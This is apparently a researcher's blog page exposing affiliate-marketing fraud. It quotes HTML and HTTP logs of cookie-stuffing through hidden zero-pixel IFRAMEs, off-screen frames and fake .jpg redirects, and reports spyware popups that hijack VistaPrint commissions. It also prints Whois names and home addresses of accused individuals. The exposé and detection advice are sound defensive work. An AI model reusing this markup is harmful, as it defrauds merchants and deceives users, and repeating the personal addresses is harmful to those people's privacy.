Hydra’s “AdControl” service promises “positive, proactive protection” to provide “control over where [advertisers’] ad[s] [are] placed.” Hydra says it “guards against compliance problems from every angle” to assure that ad placements are “safe[,] secure [and] profitable.” Furthermore, Hydra claims to provide “tough affiliate pre-screening and policing to assure quality.” I applaud these objectives, but it seems Hydra has more to do in order to deliver the ethical, compliant, profitable placements it has promised.

CPA Advertising Fraud: Forced Clicks and Invisible Windows

At first glance, conversion-contingent advertising (cost-per-action / CPA, affiliate marketing) seems a robust way to prevent online advertising fraud. By paying partners only when a sale actually occurs, advertisers often expect to substantially eliminate fraud. After all, if commissions are only due when a user makes a purchase, what can go wrong? Unfortunately, this view is overly simplistic and, on balance, overly optimistic.

I’ve previously written at length about spyware and adware programs that watch a user’s web browsing in order to claim commission on sales that would have happened anyway. See last week’s examples of six different affiliates cheating VistaPrint through exactly this technique.

But CPA fraud does not require the use of spyware or adware on a user’s computer. To the contrary, I’ve seen plenty of CPA fraud that is entirely web based. Below I present three examples representative of this ongoing problem.

The Basic CPA Relationship

CPA advertising generally oblige an advertiser to pay a commission if three events occur:

  1. A user browses an affiliate’s web site;
  2. A user clicks a specially-coded link to a participant CPA merchant; and
  3. A user makes a purchase from that merchant.

The purchase in step 3 may occur immediately, i.e. within a single browsing session. But even if the purchase occurs shortly thereafter, e.g. a day later or even a few weeks later, a merchant will typically credit this purchase to the corresponding affiliate — on the view that the affiliate at least introduced the user to the merchant. This extended credit period is typically known as the “return-days period.”

Example 1: Couponcodesmall Forces Clicks to Drop Buy.com Cookies

The Couponcodesmall Site - Cookie-Stuffing Invisibly The Couponcodesmall Site – Cookie-Stuffing Invisibly

Some affiliates seek to bypass the user-click requirement (event 2 above) by simulating a click on an affiliate link using JavaScript. When the user merely visits the affiliate’s site, the affiliate forces the user’s browser to load an affiliate link — thereby placing affiliate cookies on the user’s PC, and claiming an affiliate commission if the user subsequently makes a purchase from the corresponding merchant.

In 2004, I presented 36 such examples in Cookie-Stuffing Targeting Major Affiliate Merchants, But the problem is ongoing.

In testing this month, I requested a page from Couponcodesmall, a top organic result for Google searches for “buy.com coupon” (without quotes). Couponcodesmall sent more than 65KB of HTML, followed by the following IFRAME:

<iframe SRC=”http://affiliate.buy.com/gateway.aspx?adid=17662&#038;aid=10389736&#038;pid=2705091&#038;sid=&#038;sURL=http%3A//www.buy.com/” WIDTH=5 HEIGHT=5 frameborder=”0″ scrolling=”no”></iframe>

I preserved a full packet log that shows this IFRAME in context. (Edit-Find on “IFRAME” to skip to the key section.) I also preserved a screen-capture video showing the cookies created after I requested this page — confirming the IFRAME‘s effect. As the HTML instructs, the IFRAME yields no visible on-screen indication — for the IFRAME‘s 5 pixel by 5 pixel size (blue highlighting) leaves too little space for the Buy.com site to be recognized.

Buy.com’s agreement with affiliates requires that affiliates comply with Commission Junction’s Publisher Service Agreement (PSA), and PSA rule 3.a grants credit only when a user “clicks through [a] Link[] to [an] Advertiser.” This affiliate’s IFRAME-delivered forced clicks exactly violate that requirement. If a user merely views this affiliate’s page, without clicking an ad or taking any other action, then this affiliate will receive a 3% to 5% commission on any purchase the user makes from Buy.com within the next 14 days, even though the user never clicked an affiliate link as required under the PSA.

I notified the affiliate program manager for Buy.com, and I gather that Buy.com is taking appropriate action.

Similar infractions remain easy to uncover. My automated testing systems typically uncover a dozen or more violations in a day of searching. I’ve also seen all manner of advances over the popups, popunders, and IMG tags I observed in 2004. For example, I now often observe cookie-stuffing using EMBED tags, OBJECT tags, HTML entity encoding, and doubly-encoded JavaScript.

Example 2: Allebrands Banner Ads Invisibly Load Affiliate Links

Other affiliates load affiliate links and drop affiliate cookies as users merely view a banner ad. From a rogue affiliate’s perspective, this attack is more effective than the attack in Example 1, for the affiliate need not get the user to visit the affiliate’s site. Instead, merely by viewing a banner ad on a third party web page, the affiliate can drop its cookies and obtain a commission on purchases users make from the targeted merchants within the return-days period.

That is, the affiliate bypasses both the user click requirement (event 2 above) as well as the browsing requirement (event 1 above). Removing this additional requirement lets the affiliate claim commission on more users’ browsing that much more easily.

To targeted merchants, this attack is importantly worse than the attack in Example 1. In particular, through this kind of attack, a merchant receives no promotional benefit whatsoever. Under this attack, merchants pay out commission only on sales that would have happened anyway — so every commission paid is entirely wasted.

I recently observed such an attack via a banner ad running on the Yahoo RightMedia Exchange. Merely by viewing an ad from Allebrands, a user’s computer was instructed to load three affiliate links, each in a 0x0 IFRAME. Below is the relevant portion of the HTML code (formatted for brevity and clarity):

GET /iframe3? …

Host: ad.yieldmanager.com

HTTP/1.1 200 OK
Date: Mon, 29 Sep 2008 05:36:02 GMT

<html><body style=”margin-left: 0%; margin-right: 0%; margin-top: 0%; margin-bottom: 0%”><script type=”text/javascript”>if (window.rm_crex_data) {rm_crex_data.push(1184615);}</script>
<iframe src=”http://allebrands.com/allebrands.jpg” width=”468″
height=”60″ scrolling=”no” border=”0″ marginwidth=”0″
style=”border:none;” frameborder=”0″></iframe></body></html>

GET /allebrands.jpg HTTP/1.1

Host: allebrands.com

HTTP/1.1 200 OK

<a href=’http://allebrands.com’ target=’new’><img src=’images/allebrands.JPG‘ border=0></a>
<iframe src =’http://click.linksynergy.com/fs-bin/click?id=Ov83T/v4Fsg&offerid=144797.10000067&type=3&subid=0′ width =’0’height = ‘0’ boder=’0′>
<iframe src =’http://www.microsoftaffiliates.net/t.aspx?kbid=9066&p=http%3a%2f%2fcontent.microsoftaffiliates.net%2fWLToolbar.aspx%2f&m=27&cid=8′ width =’0’height = ‘0’ boder=’0′>
<iframe src =’http://send.onenetworkdirect.net/z/41/CD98773′ width =’0’height = ‘0’ boder=’0′>

The three IFRAMEs (green highlighting) load three separate affiliate links in three separate windows. Because these windows are each set to be 0 pixels wide and 0 pixels tall (blue highlighting), they are all invisible.

I preserved a full packet log of the entire HTTP sequence — showing traffic flowing from the underlying Smashits web site to Right Media to Allebrands to the target affiliate programs. (Edit-Find on “allebrands” to skip to Allebrands’ code.) I also notified the targeted merchants — McAfee, Microsoft, and Symantec. They’re taking appropriate action.

Allebrands' Decoy Ad Allebrands’ Decoy Ad

Notice Allebrands’ tricky use of the misleadingly-named /allebrands.jpg URL (yellow highlighting). In particular, Allebrands instructed Right Media to send traffic to http://allebrands.com/allebrands.jpg — a .JPG extension, so seemingly an ordinary JPEG compressed image. But despite the URL’s extension, the URL actually provided ordinary HTML — creating the A HREF, IMG, and IFRAME‘s set out above. Meanwhile, if a user happened to look at this ad, the user would see only the http://allebrands.com/images/allebrands.JPG image specified by the IMG tag (pink highlighting; image shown at right). Because the IFRAMEs are invisible (blue highlighting), the IFRAMEs yield no on-screen display whatsoever.

In my testing, Allebrands distributed its rogue banner ad via a variety of web sites. One that particularly caught my eye was Smashits, a spyware-delivered banner farm which buys widespread pop-up traffic and shows voluminous ads. Beyond Smashits’ dubious traffic origins, Smashits is also notable for its placement of ads in invisible windows: Via the two-row FRAMESET presented below, Smashits creates a 0-pixel-tall “part1” frame of /audio/empty.html, which in turn ultimately displays the Allebrands ad at issue.

<FRAMESET ROWS=”0,*” FRAMEBORDER=0 FRAMEPADDING=0 FRAMESPACING=0 BORDER=0>
  <FRAME name=part1 SRC=”http://ww.smashits.com/audio/empty.html” NORESIZE MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=”no”>
  <FRAME name=part1a SRC=”http://ww.smashits.com/spindex_02.html” NORESIZE MARGINWIDTH=0 MARGINHEIGHT=0 SCROLLING=”yes”>
</FRAMESET>

Reviewing the packet log in the context of my prior observations of Smashits’ spyware-originating traffic, the full sequence of relationships proceeds as follows: A variety of spyware sends traffic to Smashits (often via the MyGeek / AdOn Network / Mynaagencies run-of-network ad loader), and some users may affirmatively request the Smashits site. Smashits creates a 0-pixel-tall FRAME row in which to load ads off-screen. In that frame Smashits sends traffic to Traffic Marketplace, which redirects the traffic to Theadhost, which redirects it to RightMedia Exchange, which selects an ad from Allebrands, which stuffs cookies to claim commission from the three target affiliate programs.

Who is Allebrands? Allebrands’ web site offers no contact information, and Allebrands’ Whois is equally uninformative. But Allebrands’ DNS servers reside within creativeinnovationgroup.com, and Creativeinnovationgroup’s Whois references a Simon Brown at 700 Settlement Street in Cedar Park, Texas. Google Maps confirms that this is a bona fide address — seemingly a residential unit in a development.

Example 3: Avxf Stuffing Amazon and Hostgator Cookies through Signature IMG Tags in DealOfDay Forum

In Example 1, Couponcodesmall managed to lure a user to its own web site — in part through successful search engine optimization. In Example 2, Allebrands bought traffic from Right Media. In this Example 3, affiliate rogue Avxf manages to stuff cookies using others’ traffic — without paying for that traffic.

To get traffic, Avxf places images in the footer of a message it posts to a DealOfDay.com forum discussion. The associated HTML:

Originally Posted by <strong>somerset1106</strong> …

Ditto. I am still researching some other sites that are similar. If I find out any information I will keep ya posted. …

<img src=”http://www.avxf.com/img16.jpg” border=”0″ alt=”” /><img src=”http://www.avxf.com/img17.jpg” border=”0″ alt=”” />

Avxf’s footer specified two .JPG URLs, /img16.jpg and /img17.jpg — seemingly image files based on their use of the standard .JPG file extension. But in fact these URLs redirect to affiliate programs for HostGator and Amazon:

GET /img16.jpg HTTP/1.1

Host: www.avxf.com

HTTP/1.1 302 Found

Location: http://secure.hostgator.com/cgi-bin/affiliates/clickthru.cgi?id=dsplcmnt01

GET /img17.jpg HTTP/1.1

Host: www.avxf.com

HTTP/1.1 302 Found

Location: http://www.amazon.com/?Fencoding=UTF8&tag=qufrho-20

Avxf Cookie-Stuffing in DealOfDay Forum - The Resulting On-Screen Display Avxf Cookie-Stuffing:
The Resulting On-Screen Display

The resulting two pages then go on to drop affiliate cookies as usual. Thus, if a user makes a purchase at Amazon or Hostgator within their associated return-days periods, then Avxf gets paid a commission. The only on-screen indication of cookies being dropped is the two “broken image” icons shown at right — indications that something is missing, but in no way sufficient to inform a typical user (or even many advertising professionals) of what is occurring. Nonetheless, if a targeted user makes a purchase from Amazon within 24 hours of receiving Avxf’s forced click, or if a targeted user signs up with Hostgator within 30 days, then Avxf receives a commission.

I preserved a full packet log of the underlying HTML and redirects, showing Avxf’s images and redirects in context. (Edit-Find on “avxf” to skip to the code at issue.) I also preserved a screen-capture video confirming the destinations of the broken images.

Avxf’s practices violate applicable policies at Amazon and Hostgator. Amazon’s Associates program allows credit only if a customer “click[s] through” a special link (agreement 4¶1), whereas no click occurs in the example shown above. Furthermore, Amazon specifically prohibits atempts to “caus[e] any page of the Amazon Site to open in a customer’s browser other than as a result of hte customer clicking on a Special Link on [an affiliate’s] site” (agreement 4¶4). Similarly, the HostGator Affiliate Agreement prohibits the similar practice of forcing clicks through IFRAMEs (except “on pages or sites in which the other content represented on the site is related to HostGator” — an exception unavailable here, since the DealOfDay site is entirely unrelated to HostGator).

Who is Avxf? The Avxf web site offers adult content, but no mailing address on its Contact Us page. However, the site’s Whois offers a name and address: Kyle Hahn of Muncie, Indiana. Google Maps confirms the existence of the specified address, 480 W Skyway Drive.

Consequences – Winners and Losers

I see five basic consequences of these commission schemes:

  1. Fraudsters win from the bogus commission they receive, despite failing to provide merchants with a bona fide marketing benefit.
  2. Merchants pay extra commissions without getting anything in return. In particular, merchants pay commission on sales they would have made anyway. Moreover, merchants overestimate the effectiveness of their CPA marketing programs: Merchants mistakenly conclude that their CPA programs yielded sales that in fact would have happened anyway.
  3. Legitimate affiliates lose commissions that are seized by fraudsters. Whenever an ordinary affiliate was about to receive a commission, but one of these fraudsters jumps in to claim the commission instead, the first affiliate loses a commission it had fairly earned.
  4. Advertising intermediaries profit from the additional commissionable sales that purportedly occur. Affiliate networks typically charge merchants in proportion to the number (or dollar value) of commissionable sales. So every time a rogue affiliate claims commission improperly, the merchant must pay additional fees to the affiliate network.
  5. Affiliate marketing staff typically benefit, directly or indirectly, from growth in the reported size of their affiliate programs. For example, an affiliate manager might earn a bonus for rapid quarter-over-quarter growth in affiliate program size.

In principle, merchants’ losses to fraud should encourage merchants to prevent such scams. But in practice, many merchants fall victim to these attacks. Why?

For one, enforcement requires fact-intensive technical investigation — examining HTML code and packet logs to uncover infractions. The required skills have little overlap with the relationship-building and communication that otherwise drive affiliate marketing.

For some merchants and networks, mixed incentives further hinder efforts to prevent these fraudulent practices. In the short run, affiliate networks and merchants’ in-house affiliate marketing staff stand to lose from rigorous enforcement — reducing their commissionable base, reducing the size of their marketing programs, and distracting their attention from activities that more directly increase their respective short-run compensation. Thus, in the short run, both groups may perceive that they can increase their profits by deemphasizing fraud prevention.

Of course, in the long run, affiliate networks have reputations to protect. Similarly, affiliate marketing staff must consider their duties to their employers; in the long run, employers may learn about these scams and think unfavorably of marketing staff who failed to take effective action to uncover improper practices.

Large Merchants at Heightened Risk

For many cookie-stuffing attacks, large merchants are at highest risk. For example, Avxf is essentially betting that the users who read DealOfDay will subsequently go on to make purchases from Amazon. As to Amazon, that’s a safe bet, for many users buy from Amazon with remarkable regularity. But if Avxf were to target a lesser-known merchant, it would face tougher odds and lower earnings.

Thus, these random cookie-stuffing attacks (as in Examples 2 and 3) tend to target large merchants. In contrast, SEO-based attacks, as in Example 1, can prey on CPA merchants of any size.

Prevention and Response

For merchants and networks seeking to uncover and prevent these practices, I see three clear ways forward:

  • Analyze statistics already on hand . Look for unusually high click-through rates, unusually low conversion rates, blank or unexpected HTTP Referer headers, unusual HTTP User-Agent headers, long delays between clicks and sales, and other errata. But beware of affilates who manage to manipulate these statistics.
  • Provide a report / complaint page. It’s surprisingly difficult for independent affiliates, users and researchers to report fraud to many online marketers. But such reports can be extremely useful — particularly when gathered by those with a special interest in catching these scams. There’s ample evidence that affiliates enjoy reporting scams: In the ParasiteWare forum at ABestWeb, affiliates and others analyze and reveal improper marketing practices; some merchants pay bounties to anyone reporting fraud by their affiliates (1, 2).
  • Conduct hands-on testing. Browse the web looking for such scams. Run a network monitor to detect any unexpected “click” events. Or, design appropriate software to conduct such tests automatically.

Separately, merchants and networks can sensibly deter violations through tough penalties. At present, affiliates face little downside to attempting to defraud most merchants. In Deterring Online Advertising Fraud Through Optimal Payment in Arrears, I suggest a different approach — paying affiliates more slowly so that they face greater losses if they are found to be cheating. Meanwhile, some merchants have resorted to suing fraudulent affiliates. See eBay v. Digital Point Solutions (accusing affiliates of cookie stuffing through invisible code claiming unearned commissions — like the examples above) and Lands’ End v. Remy (accusing affiliates of typosquatting on Lands’ End trademarks and redirecting to Lands’ End’s LinkShare affiliate links).

More generally, merchants ought not assume infallibilityof their online marketing schemes. Certainly CPA marketing programs avoid some of the more obvious problems of pay-per-click marketing (e.g. click fraud), but CPA campaigns remain vulnerable to other kinds of abuse. Shrewd merchants should anticipate what can go wrong, and design and audit accordingly.

Auditing Spyware Advertising Fraud: Wasted Spending at VistaPrint

“VistaPrint is disciplined in operation … [VistaPrint’s] marketing [uses] highly analytically driven fact-based decision-making … [W]e manage those [marketing partners] tightly.”

– VistaPrint CEO Robert Keane in a January 2008 earnings call

For more than four years, I’ve been monitoring online advertising — alerting advertisers, ad networks, and the general public when ad spending finds its way to spyware vendors and when advertisers are getting cheated. (Examples: 1, 2, 3, 4, 5) Every day, my Automatic Spyware Tester browses the web on multiple spyware-infected PCs, watching for spyware-delivered advertising and recording its observations in videos and packet logs.

Although VistaPrint’s Robert Keane claims to effectively oversee VistaPrint’s marketing practices, I emphatically disagree. To the contrary, I’ve seen ample evidence of VistaPrint promoted by spyware and adware programs that sneak onto users’ computers without consent (including through security exploits) and through ruse and deception. In many instances, including as detailed in the examples that follow, the corresponding affiliates trick marketing analytics — claiming commission on sales that would have happened anyway, and thereby overstating the true effectiveness of their marketing efforts.

When VistaPrint is cheated by rogue marketing partners, the costs fall in the first instance to VistaPrint shareholders. Every dollar wasted on worthless advertising leaves that much less for corporate profits, and VistaPrint’s advertising budget is already strikingly large: In 2008, VistaPrint marketing consumed 31.9% of revenue (more than $125 million) while profits were just 9.9% ($39.7 million). Meanwhile, fraud against VistaPrint also harms the general public: Consumers suffer unwanted installations of spyware programs funded, in part, by theft from VistaPrint.

The following table summarizes my recent observations of fraud against VistaPrint:

Ad network Example incident Rogue VistaPrint incidents observed
August – September 2008 January – July 2008
Number of affiliates Number of dates Number of observations Number of observations
Lynxtrack Vomba, Hydra Network Affiliate 19934 6 13 18 32
Clickbooth Vomba, Clickbooth Affiliate 14941
WhenU, MediaTraffic, Iadsdirect, Clickbooth Affiliate 7781
5 13 14 14
CPA Builder (including traffic from Revenue Gateway, from OptInRealBig / CPAEmpire, and from XY7) Zango, Revenue Gateway Affiliate 12489, CPA Empire, CPA Builder 2 8 9 21
CX Digital Media (Incentaclick) Vomba, Weclub, CX Digital Media Affiliate 13736 2 2 2 18
Performics (Google) Deluxe Communications, Smartyseek, Performics 1 5 5 5
direct relationships & other networks
not yet tabulated in full – some examples on file

During August-September 2008, my AutoTester repeatedly observed VistaPrint facing rogue traffic coming from five different ad networks. In the sections that follow, this piece presents an example of fraud by an affiliate from each of the specified networks. But I’ve seen plenty more. My AutoTester has been running for more than a year — preserving tens of thousands of records of online advertising fraud, including 133 other spyware incidents arising out of traffic to VistaPrint. These many incidents confirm the breadth of improper practices by VistaPrint’s marketing partners.

Example 1: Vomba, Hydra Network Affiliate 19934 Claiming Commission on VistaPrint’s Organic/Type-In Traffic

Vomba, Lynxtrack Affiliate 19334 Targeting VistaPrintVomba, Hydra Network Affiliate 19334 Targeting VistaPrint

In testing on September 12, my AutoTester browsed VistaPrint’s site on a computer with Vomba (from Integrated Search Technologies, makers of Slotchbar, XXXtoolbar, WhenU, AdVantage, and more). Vomba popped open a window that sent traffic to Hydra Network (LynxTrack) (affiliate 19934), and Hydra Network in turn forwarded the traffic back to VistaPrint. The result was the screen shown at right — the original VistaPrint window at left/back, with a new popup at front/right.

Crucially, both web browser windows share a single set of cookies. Whether the user buys from the original VistaPrint window or from the popup, cookies tell VistaPrint that this Hydra Network affiliate caused the sale. So VistaPrint will pay this affiliate a commission — even though, in fact, the affiliate did nothing whatsoever to facilitate the sale. I call this tactic “self-targeting” — reflecting that Vomba covers VistaPrint with its own ad. All of the examples presented on this page entail spyware/adware performing this kind of self-targeting attack.

My AutoTester preserved a video of this incident and a packet log of the underlying network traffic.

My AutoTester observed this same affiliate using the same method on three different dates in August-September 2008. My AutoTester also observed five other Hydra Network affiliates similarly defrauding VistaPrint. All told, in August-September, my AutoTester observed 18 such incidents on 13 distinct dates.

My AutoTester’s records indicate that Hydra Network receives substantial spyware-originating traffic. Looking back to June 2007, across all my AutoTester’s browsing, my AutoTester has seen a remarkable 1,287 instances of spyware sending traffic to/through Hydra Network.

Example 2: Vomba, Clickbooth Affiliate 14941 Claiming Commission on VistaPrint’s Organic/Type-In Traffic

In testing on September 12, my AutoTester browsed VistaPrint’s site, again on a computer with Vomba. Vomba popped open a window that sent traffic to Clickbooth (affiliate 14941), and Clickbooth in turn forwarded the traffic back to VistaPrint.

Because both web browser windows share a single set of cookies, this Clickbooth affiliate gets paid a commission whether the user buys from the original VistaPrint window or from the popup. This commission gets paid even though, in fact, the affiliate did nothing whatsoever to facilitate the sale.

My AutoTester preserved a video of this incident and a packet log of the underlying network traffic.

My AutoTester observed this same affiliate using the same tactics on eight different dates in August-September 2008. My AutoTester also observed three other Clickbooth affiliates similarly defrauding VistaPrint. All told, my AutoTester observed 13 such incidents on 12 distinct dates.

My AutoTester’s records indicate that Clickbooth receives substantial spyware-originating traffic. Looking back to June 2007, across all my AutoTester’s browsing, my AutoTester has seen 917 instances of spyware sending traffic to/through Clickbooth.

Example 3: WhenU, MediaTraffic, Iadsdirect, Clickbooth Affiliate 7781 Claiming Commission on VistaPrint’s Organic/Type-In Traffic

In manual testing on September 28, I browsed VistaPrint’s on a computer with WhenU. WhenU opened a popunder that flashed briefly on screen (video at 0:15) but then forced itself to an off-screen location where I could not see it even if I minimize other windows. (See video at 0:24 to 0:30, when I attempted to find the popunder.) By manually right-clicking and choosing “maximize,” I managed to make the popunder visible — confirming that it loaded VistaPrint and noting the affiliate ID number.

Packet log analysis reveals that traffic flowed from WhenU to MediaTraffic (a pay-per-view advertising marketplace also operated by Integrated Search Technologies) to Iadsdirect to Clickbooth (affiliate 7781) to VistaPrint.

As in prior examples, both windows share a single set of cookies. Thus, the WhenU popunder causes the corresponding affiliate to receive a commission if the user makes a purchase — even though the affiliate did nothing to encourage or facilitate a purchase.

I preserved a video of this incident and a packet log of the underlying network traffic.

This advertising fraud by WhenU is particularly notable because WhenU previously claimed to have reformed all unsavory practices. (See e.g. “WhenU CEO Bill Day Cleans House.”) Moreover, WhenU previously touted a TRUSTe Trusted Download certification, and TRUSTe specifically prohibits Trusted Download programs from defrauding advertisers. (See Certification Agreement, Schedule A (“Program Requirements”), provision 14.k.) That said, WhenU has silently left the Trusted Download whitelist. Furthermore, in separate testing of WhenU software, I have recently seen repeated self-targeting fraud improperly claiming commissions from a variety of advertisers.

Example 4: Zango, Revenue Gateway Affiliate 12489, CPA Empire, CPA Builder Claiming Commission on VistaPrint’s Organic/Type-In Traffic

VistaPrint
money viewers
   CPA Builder    
money viewers
   CPA Empire    
money viewers
   Revenue Gateway    
money viewers
Zango

The Money Trail and Traffic Flow

In testing on September 21, my AutoTester browsed VistaPrint’s site on a computer with Zango. Zango popped open a window that sent traffic to Revenue Gateway (affiliate 12489), which redirected to CPA Empire (formerly OptInRealBig), which redirected to CPA Builder, which in turn forwarded the traffic back to VistaPrint.

The chain of intermediaries adds additional complexity to the relationships. But traffic flows in a continuous forward path: From Zango to Revenue Gateway to CPA Empire to CPA Builder and finally back to VistaPrint. Conversely, revenue flows in the opposite direction: From VistaPrint to CPA Builder to CPA Empire to Revenue Gateway to Revenue Gateway affiliate 13425 to Zango. The diagram at right summarizes the flows of traffic and money.

My AutoTester preserved a video of this incident and a packet log of the underlying network traffic.

During August-September 2008, my AutoTester also observed other incidents wherein spyware waited for a user to browse the VistaPrint site, then sent the user back to VistaPrint via CPA Builder. Beyond this Zango / Revenue Gateway / CPA Empire example, I also observed incidents wherein CPA Empire’s relationship with XY7 was the source of the tainted traffic. All told, my AutoTester has preserved more than 600 incidents of spyware sending traffic to/through CPA Empire, as well as at least 24 incidents of spyware sending traffic to/through Revenue Gateway (though I have reason to believe that some Revenue Gateway incidents were not preserved).

Example 5: 8/17/08 – Vomba, Weclub, CX Digital Media (Incentaclick) Affiliate 13736 Claiming Commission on VistaPrint’s Organic/Type-In Traffic

Vomba, Weclub, CX Digital Media Affiliate 13736 Targeting VistaPrint Vomba, Weclub, CX Digital Media Affiliate 13736 Targeting VistaPrint

In testing on August 17, my AutoTester browsed VistaPrint’s site on a computer with Vomba. Vomba popped open a window that sent traffic to Weclub, which immediately redirected to CX Digital Media (Incentaclick), which in turn forwarded the traffic back to VistaPrint.

See the screenshot at right. My AutoTester preserved a video of this incident and a packet log of the underlying network traffic.

During August-September 2008, my AutoTester also observed another CX Digital Media affiliate using spyware to claim commission on VistaPrint’s organic traffic. All told, my AutoTester has preserved more than 200 different incidents of spyware sending traffic to/through CX Digital Media.

Example 6: Deluxe Communications, Smartyseek, Performics Claiming Commission on VistaPrint’s Organic/Type-In Traffic

In testing on September 14, my AutoTester browsed VistaPrint’s site on a computer Deluxe Communications (which I have repeatedly observed installed through security exploits and otherwise without user consent). Deluxe Communication popped open a window that sent traffic to Smartyseek, which immediately redirected to Performics, then back to VistaPrint.

In typical Deluxe Communications fashion, the popup window entirely covered the window the user had been browsing. But because both windows showed VistaPrint, some users might not notice.

My AutoTester preserved a video of this incident and a packet log of the underlying network traffic.

My AutoTester observed this same affiliate using the same tactics on five different dates in August-September 2008, and my AutoTester also observed Performics traffic during VistaPrint browsing on five other (prior) occasions.

Responsibility and Causation

It’s easy to present VistaPrint as perpetrator: VistaPrint fails to adequately oversee its marketing partners. As a result, VistaPrint’s advertising spending helps fund spyware and adware programs that sneak onto users’ PCs, with serious harms to performance, reliability, and privacy.

But I also see an important sense in which VistaPrint is a victim: VistaPrint’s marketing partners are defrauding VistaPrint by claiming commissions on sales they actually did nothing to cause. Such commissions are entirely wasted, yielding no bona fide marketing benefit to VistaPrint.

By all indications, VistaPrint faces significant difficulties in supervising its marketing partners. Yet other major retailers handle such challenges with greater success. For example, it is comparatively rare to see spyware or adware promoting, defrauding, or attempting to defraud Amazon — even though Amazon spends nearly three times as much on marketing as VistaPrint ($344 million to $125 million).

What could VistaPrint do differently? For one, I question VistaPrint’s choice of marketing partners: As the preceding statistics indicate, I have repeatedly and widely seen spyware and adware sending traffic to many of the partners VistaPrint works with. VistaPrint might face less fraud if it favored marketing partners with a track record of successful supervision of their affiliates.

More generally, an affiliate currently faces little real downside to attempting to defraud VistaPrint. If an affiliate gets caught cheating, VistaPrint will terminate that affiliate, but I see little indication that VistaPrint exacts any meaningful penalty to make the affiliate (or the network providing that affiliate) regret its transgression. In Deterring Online Advertising Fraud Through Optimal Payment in Arrears, I suggest a different approach — paying affiliates more slowly so that they face greater losses if they are found to be cheating. Alternatively, VistaPrint might sue affiliates it learns are cheaters, as in eBay v. Digital Point Solutions and Lands’ End v. Remy.

Yet Keane’s remarks (“highly analytically driven fact-based decision-making”) reveal that VistaPrint is at least attempting to supervise its marketing partners to optimize its spending. How, then, could VistaPrint end up facing so much fraud? I suspect VistaPrint’s analytics actually lead the company astray. Consider the tactics presented above, from the perspective of the information easily available to VistaPrint’s marketing staff. Because these affiliates target users who are already interested in VistaPrint, the affiliates’ conversion rates are likely to be well above average. Moreover, because these affiliates incur limited costs, they can accept payments far below what Google might require. Thus, VistaPrint’s staff are likely to assess these affiliates favorably — without realizing that the traffic at issue is traffic VistaPrint would otherwise have gotten for free. Put differently: Although VistaPrint’s measurements may be very precise, they’re inaccurate because VistaPrint misunderstands the sources of affiliates’ traffic.

In attempting to prevent such fraud, VistaPrint should also examine its ad networks’ incentives. Ad networks often mark up affiliates’ fees: For every dollar VistaPrint is slated to pay to a given affiliate, that affiliate’s network takes another (say) $0.20. As a result, ad networks have a clear incentive to tolerate rogue affiliates: Networks make money from each sale credited to an affiliate, so ejecting rogue affiliates would directly reduce the network’s earnings.

The Big Picture

Spyware-based advertising fraud extends far beyond VistaPrint. Most merchants operating affiliate, CPA, or other conversion-contingent programs face similar fraud. But VistaPrint is a large and, purportedly, sophisticated advertiser. So VistaPrint could appropriately lead by example.

I’m overdue to present further examples of spyware and adware continuing to defraud major merchants. Historically my articles have tended to emphasize the largest US affiliate networks — Commission Junction, LinkShare, Performics. But there’s plenty of fraud through smaller networks too, as well as through networks based outside the US. I’ll present additional examples later this fall.

In January, an Anti-Spyware Coalition workshop asked “Is adware dead?” Some panelists responded substantially in the affirmative. But my AutoTester indicates otherwise. I’m pleased to see that big advertisers no longer advertise directly with major adware vendors. Yet a chain of indirection — adware sending traffic to one ad network, which forwards to another, then finally to an advertiser — continues to promote top brands. Furthermore, spyware-delivered banner farms and ad-loaders are becoming increasingly widespread. This month I saw adware still promoting American Express, Apple, and AT&T — to name just a few of the A’s. There’s plenty of work left to be done.